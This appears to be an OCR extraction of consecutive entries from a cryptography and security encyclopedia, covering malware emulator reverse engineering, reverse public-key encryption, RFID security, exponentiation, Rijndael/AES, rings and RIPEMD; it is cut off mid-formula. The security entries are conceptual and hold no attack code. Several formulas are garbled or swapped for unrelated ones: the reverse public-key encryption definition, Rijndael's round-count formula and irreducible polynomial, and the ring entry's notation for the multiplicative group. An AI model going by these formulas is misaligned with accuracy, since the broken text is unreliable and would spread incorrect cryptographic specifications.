Email: mikepo@cs.columbia.edu

Synonyms

VM protection; Virtualized packer

Definition

Reverse engineering of malware emulators deals with the analysis of obfuscated malicious code that has been transformed into a custom instruction set, interpreted at runtime by an embedded emulator.

Background

Virtualization-based obfuscation is one of the most advanced and hard to reverse engineer code obfuscation techniques. It has been used in commercial software protection products such as Code Virtualizer, VMProtect, and Themida since the early 2000s, and consequently gained the attention of malware authors who always seek more sophisticated methods to evade malicious code analysis and detection systems.

Applications

Code obfuscation is used by programmers to conceal the actual structure of the original code and hinder tampering or reverse engineering attempts. Malware authors employ code obfuscation to evade antivirus scanners and obstruct automated or manual analysis of the malicious code.

Code obfuscation based on emulation, also known as virtual machine (VM) protection, is one of the most sophisticated anti-reverse engineering techniques. Using this technique, each copy of the original binary program, written for a native *source* instruction set architecture (ISA) such as x86, is transformed into a custom assembly-like language that conforms to a new, hypothetical *target* ISA. At runtime, an embedded virtual machine emulates the execution of the target ISA on the real machine. The new instruction set is generated at random, and thus the language specification of the target ISA remains unknown, rendering traditional code analysis techniques ineffective.

The analysis of a malware sample armored using VM protection requires the extraction of the semantics of the custom instruction set of the malicious code. These semantics are hard-coded into the VM that emulates the target ISA, and thus, a mapping between the target and the source ISA can be extracted by reverse engineering the emulator that is embedded in the malware sample. However, this is a nontrivial task since the code of the VM itself is usually heavily obfuscated. Once such a mapping exists, the malicious code can be translated into its original source ISA, and then analyzed using existing tools and techniques.

Open Problems

Reverse engineering of malware emulators is a relatively new research area. Initial efforts relied on manual analysis of the template language used by some VM protection engines for the generation of the target ISA (Rolles 2009). However, constructing a custom parser for each template is a tedious and time-consuming process, and has to be repeated for each instance of code generated by more advanced obfuscation engines that produce totally random VMs. The only existing approach for automatic reverse engineering of VM protection is effective only for a particular class of VMs that use interpretive emulation with a distinctive instruction decode and dispatch

loop (Sharif et al. 2009). Generic automated reverse engineering of malware emulators that use more sophisticated types of emulation remains an open problem.

Recommended Reading

Rolles R (2009) Unpacking virtualization obfuscators. In: Proceedings of the 3rd USENIX workshop on offensive technologies (WOOT), Montreal, 10–14 Aug 2009

Sharif M, Lanzi A, Giffin J, Lee W (2009) Automatic reverse engineering of malware emulators. In: Proceedings of the 30th IEEE symposium on security and privacy, Oakland, 17–20 May 2009

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_895

Reverse Public Key Encryption

David Naccache[35] ✉
(35) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

Reverse Public-Key Encryption is a low-bandwidth public-key encryption mode of operation. The construction turns a weak form of key privacy into message privacy as follows: let $\mathcal{I}$ be a public-key encryption algorithm. If the distributions $|\mathcal{N}| = N$ and $|\mathcal{N}| = N$ are indistinguishable for two public keys pk_0 and pk_1, then a message bit $b \in \{0, 1\}$ can be embedded in the choice of pk_b. As the roles of the public-key and the plaintext are reversed, this mode is referred to as *Reverse Public-Key Encryption*.

Recommended Reading

Naccache D, Steinwandt R, Yung M (2009) Reverse public key encryption. BIOSIG 2009 proceedings, vol 155 of lecture notes in informatics, GI. Springer, pp 155–169 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_134

RFID Security

Gildas Avoine[36] ✉
(36) INSA Rennes, Univ Rennes, IRISA, CNRS, Rennes, France

✉ **Gildas Avoine**
Email: gildas.avoine@irisa.fr

Synonyms

Security of contactless integrated circuits; Security of contactless microcircuits; Security of contactless smartcards; Security of radio frequency identification

Definition

RFID security is an active engineering and research domain that focuses on security of contactless integrated circuits and their applications.

Background

Radio Frequency Identification (RFID) allows identifying and authenticating objects or subjects without any physical nor optical contact, using transponders – integrated circuits including an antenna – queried by readers through a radio frequency channel. The technology experienced a phenomenal growth in the 2000s and continues to expand today. It is widely used in applications such as access cards, public transportation, payment cards, antitheft devices, pet identification, etc. This success is partly due to the steady decrease in both size and cost of the transponders, commonly called *tags*.

Theory

While RFID exists for several decades, RFID security only became a major concern in the information security community in the 2000s. Expertise in security of smartcards was already well established when RFID arrived under the spotlight in the 1990s, but the RFID technology raised new problems unexplored until then. The fact that most of the tags are batteryless and resource-constrained leads to new challenges on lightweight cryptographic designs and implementations. Also, tags communicate wirelessly and usually without agreement or awareness of their holders, which modifies the threat model compared to smartcards with contacts.

Initially, researchers tried to distinguish the RFID technology from the contactless smartcard technology. Nowadays, the trend is that RFID no longer targets identification only but covers contactless smartcards as well. The RFID security issues are commonly classified into three families that are described below: impersonation, privacy, and denial of service.

Impersonation

Many evolved applications require authentication and not only identification. This security objective does not refer to RFID environments only, but low-capability tags make this objective hardly reachable without degrading security. Impersonation includes “cloning” that consists in copying the public and private data of a given tag on another one. Another major concern is the relay attack (Desmedt et al. 1988; Hancke and Kuhn 2005) that defeats any classical authentication protocol by relaying the low-layer communication between the parties involved in the protocol with the objective to cheat on the distance between them. Research activities have been conducted in the past 20 years to design countermeasures. There exist RFID tags that today embed a so-called distance bounding protocol, aka. proximity check protocol.

Among the most famous practical impersonation attacks against RFID tags, one may cite the attacks against the Texas Instruments’ Digital Signature Transponder (Bono et al. 2005), the Keeloq ignition car system (Biham et al. 2007), and the Mifare Classic card (de Koning Gans et al. 2008).

Privacy

RFID also raised controversial questions about privacy, especially during the 2000s. Privacy advocates claimed that RFID endangers individual liberties and considered it as a way of obtaining information about citizens without their consent. Among privacy, one may distinguish *information leakage* where the tag or the back-end reveals some private – possibly personal – information, from *illicit tracking* that consists in tracking a tag in different places or at different times without the agreement of its holder. Defining privacy models and designing privacy-friendly RFID solutions is still a challenging task which many research works focus on.

Denial of Service

Denial of service, which is far less considered by the research community, may have awful consequences in large-scale or sensitive RFID applications, e.g., when tags are used to control a supply chain. A denial of service can be perpetrated using some electromagnetic means to noise the tag-reader channel, but it can also straightly target the back-end system or the tag. For example, it can exploit a bug in the reader firmware to crash the back-end system, or it can kill tags with an RFID-zapper or the kill-command of the tag, when available.

Open Problems and Future Directions

RFID security saw the emergence of a very active scientific community in the 2000s, notably around the RFIDsec workshop, which was organized annually from 2005 to 2015. This community, coming essentially from the cryptology field, pursues its research activities, in particular on hardware security, protocol security, and privacy, without necessarily highlighting the term “RFID.” Recent works are therefore to be found in the areas mentioned above.

The RFID engineering community is quite active, and many open-source libraries for operating readers and tags are available on the Internet. The website YobiWiki (Teuwen 2023) references the most widely used ones, e.g., librfid, libnfc, rfidiot, and many others.

Cross-References

Keeloq
Passport Security
Security of Distance Bounding Protocols

References

Biham E, Dunkelman O, Indesteege S, Keller N, Preneel B (2007) A practical attack on keeLoq. In: Proceedings of advances in cryptology — Eurocrypt 2008, Istanbul, Turkey, Lecture notes in computer science, vol 4965. Springer, pp 1–18
[zbMATH]

Bono S, Green M, Stubblefield A, Rubin A, Juels A, Szydlo M (2005) Security analysis of a cryptographically-enabled RFID device. In: Proceedings of the 14th USENIX security symposium, Baltimore

de Koning GG, Hoepman J-H, Garcia F (2008) A practical attack on the MIFARE classic. In: Proceedings of smart card research and advanced applications, 8th IFIP WG 8.8/11.2 —CARDIS 2008, London, UK, Lecture notes in computer science, vol 5189. Springer, pp 267–282

Desmedt Y, Goutier C, Bengio S (1988) Special uses and abuses of the fiat-Shamir passport protocol. In: Proceedings of advances in cryptology – CRYPTO'87, Santa Barbara, USA, Lecture notes in computer science, vol 293. Springer, pp 21–39
[zbMATH]

Hancke G, Kuhn M (2005) An RFID distance bounding protocol. In: Conference on security and privacy for emerging areas in communication networks – SecureComm 2005, Athens

Teuwen P (2023) YobiWiki. https://wiki.yobi.be/index.php/RFID. Accessed 17 Jul 2023

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_43

Right-to-Left Exponentiation

Bodo Möller[37] ✉
(37) Google Switzerland GmbH, Zürich, Switzerland

✉ **Bodo Möller**
Email: bmoeller@acm.org

Definition

Right-to-left exponentiation methods read the exponent from the least significant bit (or other digit) up to the most significant one.

Background

Many exponentiation methods have two variants: one that examines exponents starting at the most significant digit and going down to the least significant one, that is, in *left-to-right* direction (assuming big-endian notation); and a related one that examines exponents in the opposite direction, that is, *right-to-left*. For specific methods, see the entries on binary exponentiation, 2^k-ary exponentiation, and sliding window exponentiation.

Theory

There is a general duality between left-to-right and right-to-left exponentiation: this is explained by representing addition chains (fixed-exponent exponentiation) as directed multi-graphs such that reversing all arcs turns left-to-right exponentiation into right-to-left exponentiation, or the other way around (Knuth 1998).

Cross-References

Exponentiation Algorithms

Recommended Reading

Knuth DE (1998) The art of computer programming, vol. 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading, p 466, 639, 4.6.3–39
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_611

Rijndael

Joan Daemen[38] ✉ and Vincent Rijmen[39] ✉
(38) STMicroelectronics, Zaventem, Belgium
(39) Department of Electrical Engineering/ESAT, Katholieke Universiteit Leuven, Heverlee, Belgium

✉ **Joan Daemen (Corresponding author)**
Email: joan.daemen@st.com

✉ **Vincent Rijmen**
Email: Vincent.Rijmen@esat.kuleuven.be

Synonyms

Advanced encryption standard; AES

Definition

Rijndael is a block cipher that provides a mapping from plaintext blocks to ciphertext blocks and vice versa under a cipher key.

Background

On October 2, 2000, NIST officially announced that Rijndael, without modifications, would become the AES (Nechvatal et al. 2000). Rijndael supports all combinations of block lengths and key lengths that are a multiple of 32 bits with a minimum of 128 bits and a maximum of 256 bits. The Rijndael reference specification can be found in Daemen and Rijmen (2002, App. E). AES is equal to Rijndael limited to a block length of

128 bits and supports for key length of 128, 192, or 256 bits. AES is specified in National Bureau of Standards (2001).

Theory

The most important feature of Rijndael is its consistent good performance among a wide range of platforms.

On smartcards, Rijndael can be implemented using less than 1 kb of code (tables included), and using 36 bytes of memory. Since the text input and the key take both 16 bytes, only 4 bytes extra are required for temporary variables. On the other hand, on high-end processors, Rijndael can exploit cache and parallelism to achieve a significant speedup.

In order to allow fast key setup times, Rijndael has a lightweight key schedule. Fast key setup times are important in systems that switch keys often such as financial authorization schemes or IP security.

Rijndael's structure and choice of operations facilitates implementations that are resistant against side channel attacks.

These features are a result of the application of the following design principles:

- *Keep it simple*. No complexity is added unless there is a demonstrated need for it. The aim is to have a design that is secure against known attacks, without introducing new vulnerabilities. There is no reason to go beyond that, i.e., to add an excessive amount of extra layers of complexity in the hope that this will provide extra security.
- *Modularity*. The design is composed of different building blocks, or steps, each with their own functionality. Building blocks are selected according to specific quantitative selection criteria.
- *Symmetry and parallelism*. All steps can be parallelized and act in a symmetrical way on the input. The large degree of parallelism allows to tradeoff area for speed in a flexible way in hardware implementations.
- *Choice of operations*. All steps are defined with operations in GF(2^8) and can be implemented using XOR and table lookup instructions only. The fact that no arithmetic operations are used, saves space on hardware platforms. The use of operations gives the programmer a lot of flexibility for implementing platform-dependent optimizations on a wide range of processors.

An important factor in the design of Rijndael is the wide trail strategy. This strategy defines diffusion and nonlinearity criteria for the building blocks of the cipher to provide high resistance against differential and linear cryptanalysis in an efficient way. For a detailed treatment, we refer to Daemen and Rijmen (2002, Chap. 9).

Structure

When encrypting, the bytes of a plaintext block are mapped onto the elements of a state, the state undergoes a transformation and the elements of the state are mapped onto the bytes of a ciphertext block. Rijndael is a key-iterated block cipher: The transformation from plaintext to ciphertext can be seen as the repeated application of an invertible round transformation, alternated with the addition of round keys. The number of rounds is denoted by N_r. An encryption consists of an initial key addition, denoted by `AddRoundKey`, followed by $N_r - 1$ applications of the transformation `Round`, and finally one application of `FinalRound`. The initial key addition and every round take as input the `State` and a round key. The round key for round *i* is denoted by `ExpandedKey`[*i*], and `ExpandedKey[0]` denotes the input of the initial key addition. The derivation of `ExpandedKey` from the `CipherKey` is denoted by `KeyExpansion`. A high-level algorithm for encryption with Rijndael in pseudo-c notation is shown below.

The number of rounds depends on the block length and the key length. Let N_b be the block length divided by 32 and N_k the length of the cipher key divided by 32. Then:

$$x'_t \leftarrow (\mathtt{pad}_n\,(x_t) \oplus K_3) \tag{1}$$

The encryption and decryption algorithms of Rijndael are not the same, but do have the same structure. For a treatment of these aspects, see Daemen and Rijmen (2002, Sect. 3.7).

List. 1 High-level algorithm for encryption with Rijndael

```
Rijndael(State,CipherKey)
{
KeyExpansion(CipherKey,ExpandedKey);
AddRoundKey(State,ExpandedKey[0]);
for(i = 1; i < Nr ; i++) Round(State,
     ExpandedKey[i]);
FinalRound(State,ExpandedKey[Nr]);
```

The Round Transformation

The round transformation is denoted `Round`, and is a sequence of four invertible transformations. This is shown in List 2. The final round of the cipher is slightly different: With respect to the round transformation, the `MixColumns` transformation has been removed. It is denoted `FinalRound` and the Rijndael round transformation shown below

List. 2 The Rijndael round transformation

```
Round(State,ExpandedKey[i])
{
SubBytes(State);
ShiftRows(State);
MixColumns(State);
AddRoundKey(State,ExpandedKey[i]);
}


FinalRound(State,ExpandedKey[Nr])
{
SubBytes(State);
ShiftRows(State);
AddRoundKey(State,ExpandedKey[Nr]);
}
```

The state is a rectangular array of elements of GF(2^8) of four rows and N_b columns. A byte with bits $b_7b_6b_5b_4b_3b_2b_1b_0$ maps to an element in GF(2^8) given by the following polynomial:


$$b(x) = b_7x^7 + b_6x^6 + b_5x^5 + b_4x^4 + b_3x^3 + b_2x^2 + b_1x + b_0. \tag{2}$$

where the coefficients b_i are elements of GF(2) (i.e., bits). In this representation, addition consists of addition of polynomials and multiplication corresponds with multiplication of polynomials modulo the following irreducible polynomial:

$$\hat{e}(r^a, s^b) = \hat{e}(r, s)^{ab} = \hat{e}(r^b, s^a) \tag{3}$$

In the following, constants in GF(2^8) are denoted by the hexadecimal notation of the corresponding byte value. For example, 57 corresponds with bit string 01010111 and hence with the polynomial $x^6 + x^4 + x^2 + x + 1$.

SubBytes is the only nonlinear transformation of the round. It is a bricklayer permutation consisting of an invertible S-box applied to the elements of the state. Figure 1 illustrates the effect of `SubBytes` on the state.



Rijndael, Fig. 1 `SubBytes` acts on the individual bytes of the state

The same S-box is used for all byte positions. This is a design choice motivated by concerns of simplicity and implementation cost. The S-box is defined by the following function in GF(2^8):

$$f_{RD}(x) = \texttt{05} \cdot x^{254} + \texttt{09} \cdot x^{253} + \texttt{F9} \cdot x^{251} + \texttt{25} \cdot x^{247} + \texttt{F4} \cdot x^{239} + \texttt{01} \cdot x^{223} + \texttt{B5} \cdot x^{191} + \texttt{8F} \cdot x^{127} + \texttt{63}. \tag{4}$$

The S-box was constructed as the composition of two invertible mappings:


- *Multiplicative inverse*. To have the desired nonlinearity properties as required by the wide trail strategy. This choice was inspired by K. Nyberg in 1994.
- *Affine mapping*. To complicate the algebraic expression without affecting the nonlinearity properties. This was inspired by algebraic attacks such as interpolation attacks.

In hardware and software, the S-box can be implemented as a lookup table with 256 entries. In hardware the area taken by an S-box can be reduced by exploiting the internal structure of the S-box.

ShiftRows is a transposition that cyclically shifts the rows of the state, each over a different offset, as imposed by the wide trail strategy. Row 0 is shifted over C_0 bytes, row 1 over C_1 bytes, row 2 over C_2 bytes, and row 3 over C_3 bytes. The shift offsets C_2 and C_3 depend on the block length. The different values are specified in Table 1. Figure 2 illustrates the effect of `ShiftRows` on the state.

Rijndael, Table 1 ShiftRows: shift offsets for different block lengths

Block length	C_0	C_1	C_2	C_3
128	0	1	2	3
160	0	1	2	3
192	0	1	2	3
224	0	1	2	4
256	0	1	3	4




Rijndael, Fig. 2 `ShiftRows` operates on the rows of the state

MixColumns is a bricklayer permutation operating on the state column by column. The columns of the state are considered as polynomials over GF(2^8) and multiplied modulo $x^4 + 1$ with a fixed polynomial $c(x)$:

$$c(x) = \texttt{03} \cdot x^3 + \texttt{01} \cdot x^2 + \texttt{01} \cdot x + \texttt{02}. \tag{5}$$

This polynomial has been selected as one of the simplest polynomial that has a branch number equal to 5. The branch number is a measure that expresses the diffusion power of a mapping in the context of the wide trail strategy. As illustrated in Fig. 3, the modular multiplication with a fixed polynomial can be written as a matrix multiplication.



Rijndael, Fig. 3 `MixColumns` operates on the columns of the state

The polynomial $c(x)$ is coprime to $x^4 + 1$ and therefore has an inverse modulo $x^4 + 1$. The inverse polynomial $d(x)$ is given by:

$$d(x) = \texttt{0B} \cdot x^3 + \texttt{0D} \cdot x^2 + \texttt{09} \cdot x + \texttt{0E}. \tag{6}$$

In hardware implementations, these linear maps can be efficiently hardwired. In software implementations, table lookups can be used to efficiently exploit a wide range of processors. On 32-bit processors, the sequence of `SubBytes`, `ShiftRows` and `MixColumns` can be implemented by 16 table lookups.

AddRoundKey is the key addition. In this transformation, the state is modified by adding a round key to it. The addition in GF(2^8) corresponds with the bitwise XOR operation. The round key length is equal to the block length.

Key Schedule

The key schedule consists of two components: the key expansion and the round key selection. The key expansion specifies how `ExpandedKey` is derived from the cipher key.

The expanded key is can be seen as a rectangular array with four rows of elements in GF(2^8). The key expansion function depends on the key length: There is a version for keys up to 224 bits and a version for keys longer than 224 bits. The detailed specification can be found in Daemen and Rijmen (2002, Sect. 3.6). In both versions of the key expansion, the first N_k columns of the expanded key are filled with the cipher key. The following columns are computed recursively in terms of previously defined columns. The recursion uses the elements of the previous column, the bytes of the column N_k positions earlier, and round constants RC[j]. The round constants are independent of N_k and defined by RC[j] = x^{j-1}. The recursive key expansion allows on-the-fly computation of round keys on memory-constrained platforms.

Security

In 2009, a chosen-key distinguisher and a related-key attack were shown for AES-256 (Biryukov et al. 2009). The related-key attack works for a fraction of 2^{-35} of the keys. Quickly thereafter, the results were improved to related-key attacks that work for all keys, on AES-256 and AES-192 (Biryukov and Khovratovich 2009). The attack on AES-256 has both data complexity and computational complexity equal to 2^{100}. The attack on AES-192 has a data complexity of 2^{123} and a computational complexity of 2^{176}. There is no consensus on the conclusions that should be drawn from these related-key attacks. More particularly, it has been shown that certain classes of related-key attacks apply even to ideal ciphers (Bellare and Kohno 2003) and at least some of the related-key attacks on AES appear to belong to such a class.

Applications

Rijndael and AES are used to protect the confidentiality of data in many commercial products. Like with all block ciphers, they are used in well-defined modes of operation, e.g., the Counter (CTR) Mode.

The Rijndael round transformation and parts of it are used as building blocks in many other cryptographic primitives designed after 2000.

Cross-References

Block Ciphers

Recommended Reading

Bellare M, Kohno T (2003) A theoretical treatment of related-key attacks: RKA-PRPs, RKA-PRFs, and applications. In: EUROCRYPT 2003, Warsaw, pp 491–506

Biryukov A, Khovratovich D (2009) Related-key cryptanalysis of the FullAES-192 and AES-256. In: Asiacrypt'09, Tokyo. LNCS, vol 5912. Springer, Berlin

Biryukov A, Khovratovich D, Nikoliç I (2009) Distinguisher and related- key attack on the full AES-256. In: CRYPTO'09, Santa Barbara. LNCS, vol 5677. Springer, Berlin, pp 231–249

Daemen J, Rijmen V (2002) The design of Rijndael. AES – advanced encryption standard. Information security and cryptography. Springer, Heidelberg
[zbMATH]

National Bureau of Standards (Nov 2001) Advanced encryption standard (AES), Federal information processing standard (FIPS). Publication 197. U.S. Department of Commerce, Washington, DC

Nechvatal J, Barker E, Bassham L, Burr W, Dworkin M, Foti J, Roback E (2000) Report on the development of the advanced encryption standard (AES), Computer Security Division, Information Technology Laboratory, NIST, Technology Administration, U.S. Department of Commerce

Nyberg K (1994) Differentially uniform mappings for cryptography. In: Helleseth T (ed) Advances in cryptology, proceedings Eurocrypt'93, Lofthus. LNCS, vol 765. Springer, Berlin, pp 55–64
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_431

Ring

Burt Kaliski[40] ✉
(40) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *ring* is a set of elements with a certain well defined mathematical structure under two *group operations*.

Theory

A *ring* $R = (S, +, \times)$ is the extension of a group $(S, +)$ with an additional operation $\times$, subject to the following additional axioms:

- *Commutativity of* $+$. For all $x, y \in S$, $x + y = y + x$.
- *Closure of* $\times$. For all $x, y \in S$, $x \times y \in S$.
- *Associativity of* $\times$. For all $x, y, z \in S$, $(x \times y) \times z = x \times (y \times z)$.
- *Distributivity of* $\times$ *over* $+$. For all $x, y, z \in S$, $x \times (y + z) = (x \times y) + (x \times z)$ and $(x + y) \times z = (x \times z) + (y \times z)$.

In other words, a ring can be viewed as the extension of a commutative additive group with a multiplication operation. The rings of interest in cryptography generally also have an identity element:

- *Identity of* $\times$. There exists a multiplicative *identity element*, denoted 1, such that for all $x \in S$, $x \times 1 = 1 \times x = x$.

Let S^* denote the elements that have a multiplicative inverse; these are sometimes called the *units* of the ring. The additive identity 0 does not have a multiplicative inverse. Then $(S^*, \times)$ is a group with respect to the multiplication operation; it is called the *multiplicative group* of the ring, or sometimes the *group of units*. Nonzero elements x for which there exist a nonzero element y such that $x \times y = 0$ are called the *zero divisors* of the ring.

A ring is *commutative* if the multiplicative group is also commutative, i.e., for all $x, y \in S$, $x \times y = y \times x$. (The additive group of the ring is always commutative as noted above.)

Applications

The most common ring in public-key cryptography is the ring of integers modulo a composite number n. Here, the ring, denoted Z_n, consists of the set of integers (i.e., residue classes) modulo n and the ring operations are modular addition and multiplication (Modular Arithmetic). The multiplicative group, denoted F_2^s , consists of the integers relatively prime to the modulus n, and its order is $\phi(n)$, where ϕ is Euler's totient function. For instance, if $n = pq$ where p and q are distinct primes, then $\phi(n) = (p - 1)(q - 1)$.

It is easy to determine $\phi(n)$ given the primes p and q and difficult without them; this fact is one basis for the security of the RSA problem.

Cross-References

Field
Group

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300814

Ring Signatures

Privacy-Preserving Authentication in Wireless Access Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_612

RIPEMD Family

Antoon Bosselaers[41] ✉
(41) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Antoon Bosselaers**
Email: antoon.bosselaers@esat.kuleuven.ac.be

The RIPEMD Family designates a family of five different Hash Functions: RIPEMD, RIPEMD-128, RIPEMD-160, RIPEMD-256, and RIPEMD-320 (RIPE 1995; Dobbertin et al. 1996). They take variable length input messages and hash them to fixed-length outputs. They all operate on 512-bit message blocks divided into sixteen 32-bit words. RIPEMD (later replaced by RIPEMD-128/160) and RIPEMD-128 produce a hash value of 128 bits, RIPEMD-160, RIPEMD-256, and RIPEMD-320 have a hash result of 160, 256, and 320 bits, respectively. All the five functions start by padding the message according to the so-called Merkle–Damgård strengthening technique (refer to Hash Functions for more details). Next, the message is processed block by block by the underlying compression function. This function initializes an appropriate number of 32-bit chaining variables to a fixed value to hash the first message block, and to the intermediate hash value for the following message blocks.

In RIPEMD, RIPEMD-128, and RIPEMD-160, two copies are made from the chaining variables, and both these sets of line variables are processed independently by two parallel lines. Each step of such a parallel line updates in turn one of the line variables using a different message word W_x. After 16 steps, all message words have been used once, and are reused in the next 16 steps, but in a different order. This is repeated three, four, or five times depending on the algorithm. In the last step, the initial values of the chaining variables are combined with both sets of line variables to form

the intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the hash value for the entire message. RIPEMD-256 and RIPEMD-320 are derived from RIPEMD-128 and RIPEMD-160, respectively, by turning the line variables into chaining variables and by replacing the combination of line variables at the end by a simple feedforward of the initial values of the chaining variables. In addition, the contents of two chaining variables belonging to different lines are exchanged after every 16 steps. The following provides an overview of RIPEMD-160, RIPEMD-128, and their twins RIPEMD-320 and RIPEMD-256.

Padding. The message is appended with a binary one and right-padded with a variable number of zeros followed by the length of the original message (modulo 2^{64}) coded over two binary words. The total padded message length must be a multiple of the message block size.

Initial Values. The RIPEMD Family uses up to ten 32-bit initial values defined as follows:

$$\begin{aligned} IV_0 &= 67452301_x & IV_5 &= 76543210_x \\ IV_1 &= EFCDAB89_x & IV_6 &= FEDCBA98_x \\ IV_2 &= 98BADCFE_x & IV_7 &= 89ABCDEF_x \\ IV_3 &= 10325476_x & IV_8 &= 01234567_x \\ IV_4 &= C3D2E1F0_x & IV_9 &= 3C2D1E0F_x \end{aligned}$$

RIPEMD-160 Compression Function. Five 32-bit chaining variables h_0, h_1, h_2, h_3, h_4 are either initialized to the fixed values IV_0 through IV_4 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Let "$X^{\ll n}$" represent the cyclic rotation of X to the left by n bits, and let "+" represents addition modulo 2^{32}. Then the

compression function works as follows:

$$\begin{aligned} A &\leftarrow h_0, & A' &\leftarrow h_0 \\ B &\leftarrow h_1, & B' &\leftarrow h_1 \\ C &\leftarrow h_2, & C' &\leftarrow h_2 \\ D &\leftarrow h_3, & D' &\leftarrow h_3 \\ E &\leftarrow h_4, & E' &\leftarrow h_4 \end{aligned}$$

$$\begin{aligned} &for\ i = 0\ to\ 79\ do \\ &T \leftarrow (A + f_i(B, C, D,) + W_{r(i)} \\ &\qquad +K_i)^{<<S_i(r(i))} + E \\ &T \leftarrow (A' + f_{79-i}\,(B', C', D') + W_{r'(i)} \\ &\qquad +K'_i)^{<<s_i\left(r'(i)\right)} + E' \\ &\qquad A \leftarrow E, A' \leftarrow E' \\ &\qquad E \leftarrow D, E' \leftarrow D' \\ &\qquad D \leftarrow C^{<<10}, D' \leftarrow C'^{<<10} \\ &\qquad C \leftarrow B, C' \leftarrow B' \\ &\qquad B \leftarrow T, B' \leftarrow T' \\ &\qquad T \leftarrow h_1 + C + D' \\ &\qquad h_1 \leftarrow h_2 + D + E' \\ &\qquad h_2 \leftarrow h_3 + E + A' \\ &\qquad h_3 \leftarrow h_4 + A + B' \\ &\qquad h_4 \leftarrow h_0 + B + C' \\ &\qquad h_0 \leftarrow T \end{aligned}$$

where the ordering of message words *r*(*i*) and *r'*(*i*), the nonlinear functions f_i, the shifts s_i, and the constants K_i and K'_i are defined as:

- *Ordering of the message words r* (*i*) *and r '*(*i*). Take the following permutation *ρ*:

j	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15

$\rho(j)$	7	4	13	1	10	6	15	3	12	0	9	5	2	14	11	8

Further define the permutation π by setting $\pi(j) = (9j + 5) \bmod 16$. The ordering of the message words $r(i)$ and $r'(i)$ is then given by the following table:

	$0 \le i \le 15$	$16 \le i \le 31$	$32 \le i \le 47$	$48 \le i \le 63$	$64 \le i \le 79$
$r(i)$	i	$\rho\,(i - 16)$	$\rho^2\,(i - 32)$	$\rho^3(i - 48)$	$\rho^4(i - 64)$
$r'(i)$	$\pi(i)$	$\rho\pi\,(i - 16)$	$\rho^2\pi\,(i - 32)$	$\rho^3\pi(i - 48)$	$\rho^4\pi(i - 64)$

- *Nonlinear functions* f_i. Let "⊕," "∨," "∧," and "¬" represent, respectively, bit-wise exclusive-or, bit-wise or, bit-wise and, and bit-wise complement:

$$
\begin{aligned}
f_i\,(x, y, z) &= x \oplus y \oplus z, && 0 \le i \le 15 \\
